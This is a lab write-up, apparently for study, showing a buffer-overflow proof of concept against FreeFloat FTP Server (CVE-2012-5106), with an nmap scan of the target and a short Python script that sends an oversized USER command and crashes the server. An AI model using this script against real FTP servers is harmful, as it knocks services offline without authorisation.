

FreeFloat FTP Server Exploit - PoC

Attacker Machine - Kali Linux version 3.30.2

Target Machine - Windows 7 Ultimate (FTP server)

Vulnerability - CVE-2012-5106 (Execute Code Overflow)

In this document, I am presenting a simple buffer overflow attack to a FTP server. I am using Immunity Debugger software for this exploit.

1. Run the FTP server

As the first step, I run the FTP server and attached it to immunity debugger.




Figure 1 - Attaching FTP server to immunity debugger





Figure 2 - After attached the server

2. Check for the open ports.

In this step, first of all I want to know the IP address of the target machine. As in the below figure, “ipconfig” command can be used for that.



After that, we can use “nmap <ip address>” command on Kali machine to get details about open ports.

```
Kali [Running]
Application... Places Terminal Mon 05:12
root@kali: ~/Documents/ftpServer
File Edit View Search Terminal Help
root@kali:~/Documents/ftpServer# nmap 192.168.1.104
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-11 05:12 BST
Nmap scan report for 192.168.1.104
Host is up (0.00042s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:BB:84:1A (Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 5.00 seconds
root@kali:~/Documents/ftpServer#
```

Figure 4 - Open ports for in the target IP address

As shown in the above figure, port 21(ftp) is an open port. So, we can do this attack using that port.

4. Write a code to do the exploitation.

Use a simple python script to do the buffer overflow attack.



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal title is "root@kali: ~/Documents/ftpServer". The file name in the title bar is "exploit1.py". The code in the editor is:

```
#!/usr/bin/python

import socket,time

crash = "A" * 500

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.1.104', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER" + crash + "\r\n")
s.recv(1024)
s.close()
```

The terminal window has a blue background with a dragon logo. The bottom status bar shows various keyboard shortcuts for nano editor functions like Get Help (^G), Write Out (^O), Where Is (^W), Cut Text (^K), Justify (^J), Exit (^X), Read File (^R), Replace (^Y), Uncut Text (^U), To Spell (^T), and Left (^L).

Figure 5 - Python Script

In this python script, first line is to specifying the location to the python executable in our machine.

Then import the socket library and the time library.

The next line is our payload. It is creating a variable called “crash” and include 500 “A”s for that. So, we use 500 “A”s as our payload.

Then create a socket object.

The next line is to build the connection with the target server. IP address of the target and the port number is passed as parameters.

In the next lines, a USERNAME and PASSWORD is sent to the server. This is like, login to the server and then execute the payload.

Then send the payload created before ('crash').

5. Run the code.

As the next step, we can run the python script we created and see what happens.




Figure 6 - Run the python script

As shown in the figure, when we run the python script, the ftp server was crashed.